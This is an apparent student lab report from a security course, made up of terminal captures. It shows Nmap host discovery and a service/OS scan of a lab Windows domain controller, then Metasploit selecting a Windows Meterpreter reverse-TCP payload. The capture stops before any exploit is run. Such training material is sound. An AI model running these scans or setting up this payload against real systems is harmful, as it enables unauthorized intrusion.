

Jason Palmeri
CS53C
Lab 21
Timothy Ryan

System Hacking




```
root@kali:~# 
```


```
  -A: Enable OS detection, version detection, script scanning, and traceroute
  --datadir <dirname>: Specify custom Nmap data file location
  --send-eth/--send-ip: Send using raw ethernet frames or IP packets
  --privileged: Assume that the user is fully privileged
  --unprivileged: Assume the user lacks raw socket privileges
  -V: Print version number
  -h: Print this help summary page.
EXAMPLES:
  nmap -v -A scanme.nmap.org
  nmap -v -sn 192.168.0.0/16 10.0.0.0/8
  nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
root@kali:~# nmap -sP 192.168.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2023-06-13 13:34 EDT
Nmap scan report for 192.168.0.20
Host is up (0.00067s latency).
MAC Address: 00:50:56:99:D6:D2 (VMware)
Nmap scan report for 192.168.0.30
Host is up (0.00025s latency).
MAC Address: 00:50:56:9A:DE:74 (VMware)
Nmap scan report for 192.168.0.100
Host is up (0.00067s latency).
MAC Address: 00:50:56:9A:7A:4E (VMware)
Nmap scan report for 192.168.0.254
Host is up (0.00017s latency).
MAC Address: 00:50:56:9A:47:6A (VMware)
Nmap scan report for 192.168.0.2
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.51 seconds
root@kali:~# 
```




```
root@kali:~# nmap -sSV -O 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2023-06-13 13:41 EDT
Segmentation fault
root@kali:~# nmap -sSV -O 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2023-06-13 13:44 EDT
Nmap scan report for 192.168.0.20
Host is up (0.00038s latency).
Not shown: 986 closed ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-06-14 00:42:59Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: Ethical.local0.
, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
2179/tcp open  vmrdp?
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: Ethical.local0.
, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
1 service unrecognized despite returning data. If you know the service/version, please submit
 the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=6/13%Time=6488AB0E%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
MAC Address: 00:50:56:99:D6:D2 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/subm
it/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=6/13%OT=53%CT=1%CU=42665%PV=Y%DS=1%DC=D%G=Y%M=005056%T
OS:M=6488AB9B%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10B%TI=I%CI=I%II=I
OS:%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M
```




```
                                                                 ll&$$$$'
                                                              .;;lll&&&'
                                                             ... ;;lllll&'
                                                           .;....;;;llll;;;....
                                                            `......;;;;...  .  .


       =[ metasploit v5.0.69-dev                          ]
+ -- --=[ 1959 exploits - 1094 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > search windows/meterpreter/reverse_tcp

Matching Modules
================

   #  Name                                              Disclosure Date  Rank     Check  Description
   -  ----                                              ---------------  ----     -----  -----------
   0  exploit/multi/vpn/tincd_bof                       2013-04-22       average  No     Tincd Post-Authen
tication Remote TCP Stack Buffer Overflow
   1  exploit/windows/fileformat/vlc_smb_uri            2009-06-24       great    No     VideoLAN Client (
VLC) Win32 smb:// URI Buffer Overflow
   2  payload/windows/meterpreter/reverse_tcp                            normal   No     Windows Meterpret
er (Reflective Injection), Reverse TCP Stager
   3  payload/windows/meterpreter/reverse_tcp_allports                   normal   No     Windows Meterpret
er (Reflective Injection), Reverse All-Port TCP Stager
   4  payload/windows/meterpreter/reverse_tcp_dns                        normal   No     Windows Meterpret
er (Reflective Injection), Reverse TCP Stager (DNS)
   5  payload/windows/meterpreter/reverse_tcp_rc4                        normal   No     Windows Meterpret
er (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   6  payload/windows/meterpreter/reverse_tcp_rc4_dns                    normal   No     Windows Meterpret
er (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
   7  payload/windows/meterpreter/reverse_tcp_uuid                       normal   No     Windows Meterpret
er (Reflective Injection), Reverse TCP Stager with UUID Support


msf5 > 
```




```
tication Remote TCP Stack Buffer Overflow
   1  exploit/windows/fileformat/vlc_smb_uri            2009-06-24       great    No     VideoLAN Client (
VLC) Win32 smb:// URI Buffer Overflow
   2  payload/windows/meterpreter/reverse_tcp                            normal   No     Windows Meterpret
er (Reflective Injection), Reverse TCP Stager
   3  payload/windows/meterpreter/reverse_tcp_allports                   normal   No     Windows Meterpret
er (Reflective Injection), Reverse All-Port TCP Stager
   4  payload/windows/meterpreter/reverse_tcp_dns                        normal   No     Windows Meterpret
er (Reflective Injection), Reverse TCP Stager (DNS)
   5  payload/windows/meterpreter/reverse_tcp_rc4                        normal   No     Windows Meterpret
er (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   6  payload/windows/meterpreter/reverse_tcp_rc4_dns                    normal   No     Windows Meterpret
er (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
   7  payload/windows/meterpreter/reverse_tcp_uuid                       normal   No     Windows Meterpret
er (Reflective Injection), Reverse TCP Stager with UUID Support


msf5 > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf5 > show options

Global Options:
===============

   Option             Current Setting     Description
   ------             ---------------     -----------
   ConsoleLogging     false               Log all console input and output
   LogLevel           0                   Verbosity of logs (default 0, max 3)
   MeterpreterPrompt  meterpreter  The meterpreter prompt string
   MinimumRank        0                   The minimum rank of exploits that will run without explicit con
firmation
   Prompt             msf5                The prompt string
   PromptChar         >                   The prompt character
   PromptTimeFormat   %Y-%m-%d %H:%M:%S   Format for timestamp escapes in prompts
   SessionLogging     false               Log all input and output for sessions
   TimestampOutput    false               Prefix all console output with a timestamp

msf5 > 
```



